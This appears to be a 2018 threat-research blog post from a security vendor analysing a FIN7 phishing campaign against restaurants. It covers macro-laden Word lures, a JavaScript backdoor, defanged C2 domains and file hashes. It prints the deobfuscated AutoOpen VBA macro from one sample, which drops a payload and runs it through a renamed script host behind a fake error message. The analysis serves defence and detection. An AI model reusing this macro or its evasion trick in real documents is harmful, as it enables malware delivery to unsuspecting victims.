MORPHISEC

Cybersecurity Blog

Cybersecurity News, Threat Research, And More From The Team Spearheading The Evolution Of Endpoint Security

FIN7 Not Finished – Morphisec Spots New Campaign

Posted by **Michael Gorelik** on November 21, 2018

Find me on:
LinkedIn Twitter

Tweet

This blog was co-authored by Alon Groisman.

It seems like the rumors of FIN7's decline have been hasty. Just a few months after the well-publicized indictment of three high-ranking members in August, Morphisec has identified a new FIN7 campaign that appears to be targeting the restaurant industry.

criminal computer intrusion cases that the FBI is currently working. FIN7 is composed of a very sophisticated network of developers and hackers and brings in an estimated $50 million a month. They target very specific industries, hospitality – hotels and restaurants – being one of them, and are behind a string of high-profile breaches including Red Robin, Chili's, Arby's, Burgerville, Omni Hotels and Saks Fifth Avenue, among many others.

FIN7 is known for its stealth techniques and ability to continuously evade security systems. In the case of Burgerville, malware sat on the company's network collecting payment data for nearly a year before it was discovered. And that was only due to an FBI investigation.

In this blog post, we present our findings on two campaigns, which occurred in the first and second weeks of November. These campaigns follow patterns similar to those presented by FireEye in August but with just enough variations to bypass many security vendors.

Technical Description

The initial document was probably sent within the Baltic region (or tested there). It was submitted to VirusTotal from Latvia. The name of the document translated from Russian is *"new questioner".* It is password-protected with the password: *"goodmorning".*

Oprosnik_new.doc 6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82)

Keyword...

Recent Posts

Posts by Tag

Automated Moving Target Defense (151)

Cyber Security News (131)

Threat Research (131)

Morphisec Labs (120)

Morphisec News (55)

See all

InvinciBull by cybersecurity company Finjan.

If the *"enable macro"* button is activated, the following obfuscated Macro runs and the next stage obfuscated JavaScript is extracted from the form caption, similar to the last several FIN7 campaigns.

Examining the metadata of the document, it clearly shows that the document was created on the 11.02.2018:

Following deobfuscation of the macro, we notice known FIN7 patterns of executing JavaScript from VBScript with the slight modification of copying the wscript.exe file and renaming it to mses.exe. This may allow it to bypass some EDR solutions that are tracing WScript by name.

Below is the obfuscated JavaScript that is written to the temp directory as *error.txt* file. The obfuscation pattern is similar to previously seen FIN7 patterns and most probably is a derivation of the same obfuscation toolkit.

Deobfuscated JavaScript

The deobfuscated JavaScript is actually a backdoor component that directly communicates to the C2 server (in this case hxxps://bing-cdn[.]com). It executes the response which is yet another JavaScript command, which can be evaluated by *eval.* Although there have been slight modifications in the Macro delivery in the last couple of campaigns, the JavaScript backdoor stays the same, including its communication protocol.

specific targets based on domains as the data that is delivered in the first request is very limited.

Yara Rules

Some additional observations that can be used to create Yara-rules for this campaign are the locations of the loaded VBControl files that are written in clear text as part of the document files:

Additional Samples

After this search, we identified more samples that were created just a couple of days ago and point to a known C2 registered to the same entity (hxxps://googleapi-cdn[.]com)


Below is a summary of information for one of those documents:

The document was submitted from Ukraine (yet another former soviet union country) with the name "*dinners.doc*" (f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8).

The document again uses the social engineering technique of spoofing a known and trusted entity to convince the victim to enable macros.

Based on the submission date and creation time, the document is sent to the target within 2-3 days.

The macro is nearly identical to that described above except that wscript->script, errors->settings, has multiple captions instead of a single one.



```
Sub AutoOpen()
Dim xebfenki, woda, ywilv, itpygep, iviwrejm
xebfenki = UserForm1.pery.Caption
woda = UserForm1.asuvri.Caption
Set jtykpype = CreateObject(xebfenki)
Set agulu = CreateObject(woda)
Set stonnam = jtykpype.GetFolder(agulu.expandEnvironmentStrings("%PROGRAMFILES%"))
If stonnam.Type = "File folder" Then
ywilv = UserForm1.agets.Caption
itpygep = UserForm1.bigpof.Caption
Set pp = jtykpype.GetSpecialFolder(2)
iviwrejm = pp & UserForm1.tcirevko.Caption
Set wicasy = jtykpype.OpenTextFile(iviwrejm, 2, True)
wicasy.Write ywilv
wicasy.Close
goglu = UserForm1.opwuwdol.Caption
yqobunj = agulu.expandEnvironmentStrings("%USERPROFILE%") & goglu
FileCopy UserForm1.ywvomlu.Caption, yqobunj
Shell yqobunj & itpygep & iviwrejm, False
MsgBox ("Document decryption error")
End If
End Sub
```

The JavaScript backdoor is decrypted into a similar backdoor:

Conclusion

Like the Hydra, cutting off one, or even three, heads of FIN7 barely slows it down. With the holiday rush nearly upon us, we expect the threat group to step up its activities to take advantage of increased email traffic flow and seasonal staff that may be less security conscious. Workers in any industry should stay vigilant against social engineering methods – although with today's highly targeted campaigns this can sometimes be tough to spot. And never enable macros unless you are 100 percent certain that the file is safe.

Products

Product Overview

Morphisec for Managed Services

Morphisec for Windows Endpoints

Solutions By Industry

Managed Services

Banking & Finance

Hedge Funds

Solutions by Use Case

Microsoft Defender for Endpoint

Microsoft Defender AV

Company

About Us

News & Events

Careers

Blog

MORPHISEC

Morphisec for Linux Server Protection

Morphisec Vulnerability Visibility & Prioritization

Incident Response Services

About Moving Target Defense

Manufacturing

Legal

K-12 Education

SMB

Ransomware Protection

Supply Chain Attack Protection

Cloud Workload Protection

Remote Employee Security

Virtual Patching & Compliance

Browser Attack Protection

Contact Us

Privacy & Legal

Contact Sales

Inquire via Azure

SOC 2 TYPE II CERTIFIED